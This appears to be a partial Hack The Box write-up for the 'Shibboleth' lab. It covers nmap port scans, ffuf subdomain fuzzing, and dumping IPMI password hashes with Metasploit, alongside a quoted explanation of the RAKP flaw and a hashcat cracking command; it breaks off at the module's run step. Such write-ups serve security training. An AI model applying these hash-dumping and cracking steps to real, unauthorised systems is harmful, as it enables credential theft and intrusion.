

Information Gathering

1) Found a open port




```
┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ tcpscan 10.10.11.124
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 12:27 IST
Nmap scan report for 10.10.11.124
Host is up (0.23s latency).
Not shown: 65472 closed tcp ports (reset), 62 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://shibboleth.htb/
Service Info: Host: shibboleth.htb

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.73 seconds

┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ |
```




```
┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ sudo nmap shibboleth.htb -sU --min-rate 1000 -T5 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 12:40 IST
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.29s latency).
Not shown: 992 open|filtered udp ports (no-response), 7 closed udp ports (port-unreach)
PORT    STATE SERVICE
623/udp open  asf-rmcp

Nmap done: 1 IP address (1 host up) scanned in 3.06 seconds
```

2) Checked the website



We offer modern solutions for growing your business

We are team of talented designers making websites with Bootstrap


Blog - FlexStart Bootstrap Template - Chromium

Blog

Dolorum optio tempore voluptas dignissimos cumque fuga qui quibusdam quia

John Doe · Jan 1, 2020 · 12 Comments

Similique neque nam consequuntur ad non maxime aliquam quas. Quibusdam animi praesentium. Aliquam et laboriosam eius aut nostrum quidem aliquid dicta. Et eveniet enim. Qui velit est ea dolorem doloremque deleniti aperiam unde soluta. Est cum et quod quos aut ut et sit sunt. Voluptate porro consequatur assumenda perferendis dolore.

Search


Categories

- General (25)
- Lifestyle (12)
- Travel (5)
- Design (22)
- Creative (8)
- Educaion (14)

Recent Posts


- Nihil blanditiis at in nihil autem — Jan 1, 2020
- Quidem autem et impedit — Jan 1, 2020
- Id quia et et ut maxime similique occaecati ut — Jan 1, 2020

2) Found vhosts




```
┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u 'http://shibboleth.htb/' -H 'Host: FUZZ.shibboleth.htb' -fw 18

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://shibboleth.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.shibboleth.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 18
________________________________________________

monitor                 [Status: 200, Size: 3686, Words: 192, Lines: 30, Duration: 300ms]
monitoring              [Status: 200, Size: 3686, Words: 192, Lines: 30, Duration: 244ms]
zabbix                  [Status: 200, Size: 3686, Words: 192, Lines: 30, Duration: 369ms]
```

3) Checked the vhost



Vulnerability Assessment

1) Dumped hashes from ipmi




Dangerous Settings

If default credentials do not work to access a BMC, we can turn to a flaw in the RAKP protocol in IPMI 2.0. During the authentication process, the server sends a salted SHA1 or MD5 hash of the user's password to the client before authentication takes place. This can be leveraged to obtain the password hash for ANY valid user account on the BMC. These password hashes can then be cracked offline using a dictionary attack using `Hashcat` mode `7300`. In the event of an HP iLO using a factory default password, we can use this Hashcat mask attack command `hashcat -m 7300 ipmi.txt -a 3 ?1?1?1?1?1?1?1?1 -1 ?d?u` which tries all combinations of upper case letters and numbers for an eight-character password.


There is no direct "fix" to this issue because the flaw is a critical component of the IPMI specification. Clients can opt for very long, difficult to crack passwords or implement network segmentation rules to restrict the direct access to the BMCs. It is important to not overlook IPMI during internal penetration tests (we see it during most assessments) because not only can we often gain access to the BMC web console, which is a high-risk finding, but we have seen environments where a unique (but crackable) password is set that is later re-used across other systems. On one such penetration test, we obtained an IPMI hash, cracked it offline using Hashcat, and were able to SSH into many critical servers in the environment as the root user and gain access to web management consoles for various network monitoring tools.

To retrieve IPMI hashes, we can use the Metasploit IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval module.




```
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > show options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):

   Name                  Current Setting                              Required  Description
   ----                  ---------------                              --------  -----------
   CRACK_COMMON          true                                         yes       Automatically crack common passwords as they are obtained
   OUTPUT_HASHCAT_FILE                                                no        Save captured password hashes in hashcat format
   OUTPUT_JOHN_FILE                                                   no        Save captured password hashes in john the ripper format
   PASS_FILE             /usr/share/metasploit-framework/data/word   yes       File containing common passwords for offline cracking, one per line
                         lists/ipmi_passwords.txt
   RHOSTS                                                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                                                                sics/using-metasploit.html
   RPORT                 623                                          yes       The target port
   SESSION_MAX_ATTEMPTS  5                                            yes       Maximum number of session retries, required on certain BMCs (HP iLO 4, etc)
   SESSION_RETRY_DELAY   5                                            yes       Delay between session retries in seconds
   THREADS               1                                            yes       The number of concurrent threads (max one per host)
   USER_FILE             /usr/share/metasploit-framework/data/word   yes       File containing usernames, one per line
                         lists/ipmi_users.txt

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set rhosts shibboleth.htb
rhosts => shibboleth.htb
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

